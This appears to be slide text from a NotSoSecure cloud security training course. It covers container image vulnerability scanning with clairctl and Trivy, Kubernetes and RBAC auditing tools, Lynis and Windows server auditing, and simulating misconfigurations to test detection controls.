
Reference:  
<https://github.com/jgsquare/clairctl>

# Clair and Clairctl

```
root@cloud:~/cloud_tools/clairctl# ./clairctl-linux-amd64 analyze gcr.io/cloud-hd-gcp/vulnhub_jmeter_3.3:tag1
```

```
Image: gcr.io/gcr.io/cloud-hd-gcp/vulnhub_jmeter_3.3:tag1
```

```
Unknown: 2
Negligible: 33
Low: 26
Medium: 68
High: 27
Critical: 0
Defcon1: 0
```





# Trivy

- Scan: `trivy image <image_path>`
- Single binary
- no extra setup needed
- Small db updates
- Results are CVE Based
- CI Integration possible
- Customizable reporting format
  - ASCII table (default)
  - JSON
  - HTML/XML/SARIF

```
$trivy
2020-07-29T10:12:45.450+0530 ERROR trivy requires at least 1 argument or --input option
NAME:
 trivy - A simple and comprehensive vulnerability scanner for containers

USAGE:
 trivy [global options] command [command options] target

VERSION:
 0.9.2

COMMANDS:
 image, i scan an image
 filesystem, fs scan local filesystem
 repository, repo scan remote repository
 client, c client mode
 server, s server mode
 help, h Shows a list of commands or help for one command

GLOBAL OPTIONS:
 --quiet, -q suppress progress bar and log output (default: false) [$TRIVY_QUIET]
 --debug, -d debug mode (default: false) [$TRIVY_DEBUG]
 --cache-dir value cache directory (default: "/Users/xlr8/Library/Caches/trivy") [$TRIVY_CACHE_DIR]
 --help, -h show help (default: false)
 --version, -v print the version (default: false)
2020/07/29 10:12:45 failed to initialize options: arguments error
$
```

```
trivy image --format template --template "@contrib/html.tpl" -o report.html
```



## Exercise

### Audit 3

---

- Enumerate a private container image registry
- Identify vulnerabilities in the images

# Auditing Kubernetes

---



- Auditing Kubernetes can be divided into two main sections
  - Auditing Kubernetes cluster to identify issues in the cluster at runtime
  - Auditing RBAC policies to identify over privileged accounts in the cluster

# Auditing Kubernetes cluster

---



- Benchmark
  - Kubernetes can be audited using baseline provided by CS benchmarks  
<https://www.cisecurity.org/benchmark/kubernetes>
  - Benchmarks focus on following aspects of Kubernetes cluster security
    - Pod/container security
    - Encryption
    - Segmentation
    - Logging etc

# Auditing Kubernetes cluster

---

- Multiple tools can be used for better coverage
- Some of the common open-source automated tool for performing a Kubernetes audit are:
  - kube-bench
  - kubeaudit
  - kubeeye
  - kubectrl-kubesecc



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Auditing Kubernetes RBAC Policies

---



- Identifying over privileged service accounts and users in the cluster
- It's a time consuming and complex process to review each Role, ClusterRole, RoleBinding and ClusterRoleBindings present in the cluster
- Open-source automated tools can be used to visualize and identify privileges of each service account and user present in the cluster:
- Some of RBAC audit tools are
  - rback
  - kubernetes-rbac-audit
  - kubectl-rolesum

# Automated Tools

---

- Auditing Kubernetes Cluster
  - <https://github.com/aquasecurity/kube-bench>
  - <https://github.com/kubesphere/kubeeye>
  - <https://github.com/Shopify/kubeaudit>
  - <https://github.com/controlplaneio/kubectl-kubesec.git>
- Auditing RBAC
  - <https://github.com/team-soteria/rback>
  - <https://github.com/cyberark/kubernetes-rbac-audit>
  - <https://github.com/Ladicle/kubectl-rolesum>



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved



## Demo

# Auditing a Kubernetes cluster

---

- Run a local Kubernetes cluster with misconfigurations and potential malicious deployments
  - Audit Kubernetes cluster with automated tools like kube-bench and kubeaudit
  - Audit Kubernetes rbac rules with automated tools `rback` and `kubernetes-rbac-audit`



# Linux Server Auditing

---

Server auditing includes

- Resource usage (Memory, CPU, I/O, disk space)
- Looking for unusual log file entries
- Verifying changes to system settings
- Program files and configuration files
- Scanning your server for malware and rootkits
- Outdated system software and user software
- Re-evaluating adequacy of service
- Firewall
- System settings



# Linux Server Auditing: Lynis

---

- Used for Auditing, system hardening, compliance testing

```
Lynis 2.6.2]
[+] Initializing program

- Detecting OS... [DONE]
- Checking profiles... [DONE]
[+] Debian Tests

- Authentication:
 - PAM (Pluggable Authentication Modules):
 - libpam-tmpdir [Not Installed]
 - libpam-usb [Not Installed]
- File System Checks:
 - DM-Crypt, Cryptsetup & Cryptmount:
 - Checking :/mnt/c on C: [NOT ENCRYPTED]
- Software:
 - apt-listbugs [Not Installed]
 - apt-listchanges [Not Installed]
 - checkrestart [Not Installed]
```

# Windows Server Auditing

---

Microsoft itself provides multiple tools:

- **Microsoft Security Assessment Tool**
- **Microsoft Baseline Security Analyzer:** identify missing security updates and common security misconfigurations
- **Microsoft Security Compliance Toolkit 1.0:** download, analyze, test, edit, and store Microsoft-recommended security configuration baselines for Windows and other Microsoft products




NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Prepare for Disaster

- Be prepared for the inevitable
- Validate your Setup
  - Simulate hacks
  - Observe reactions
  - Finetune reactions
  - Revalidate
- Simulate hacks & document how to recover from them
- Document diversions from Standard Operating Procedure
- Emerging Field called Security Chaos Engineering



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

# Simulate Attack / Disaster

---



- Simulate misconfigurations to identify if controls are working
  - Open a S3 bucket to public
  - Generate temporary tokens from app and use them from unusual location
  - Setup a vulnerable application and send traffic to it via WAF
  - Simulate SSRF temp token stealing
  - Any detection logic we have in place needs to be tested by simulated failures

# Further Reading

---

- Continuous AMI Scanning via Amazon Inspector

<https://aws.amazon.com/blogs/security/how-to-set-up-continuous-golden-ami-vulnerability-assessments-with-amazon-inspector/>

- Permission Mapping for IAM Auditing

<https://github.com/nccgroup/PMapper>

- CloudStrike: A Chaos Engineering experiment in Cloud

<https://www.researchgate.net/publication/335922038>



# Closing remarks: CloudSecWiki



cloudsecwiki.com

Cloud Security Wiki

NavGitHubFeedback

search...

Index

Overview

Introduction

Getting Started with Cloud Security

Resources

Trainings

Cloud Security Wiki

Table of Contents

How to use this wiki ?

Newsletter

Contribute

Cloud Security Wiki

is an initiative to provide all Cloud security related resources to Security Researchers and developers at one place.

How to use this wiki ?

Sidebar on the left list resources for cloud service providers and each contains following sections as of now:

Blogs/Research

Tools

Newsletter

Subscribe to our newsletter below

email address

Subscribe

# Closing remarks: what's next?

---

- MS Teams access will be disabled after class
- Post-training we will try to keep some of the challenges up
  - CTF challenge (testlambda.notsofruity.com) will remain online
  - EC2 Snapshot (Exploit 2) will also be accessible
  - No guarantees about the rest as we keep on upgrading the course
- After training support
  - [cloud@notsosecure.com](mailto:cloud@notsosecure.com)



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved



# Thank you

---

training@notsosecure.com  
cloud@notsosecure.com



**NotSoSecure** part of

**claranet cyber security**

<https://t.me/learningnets>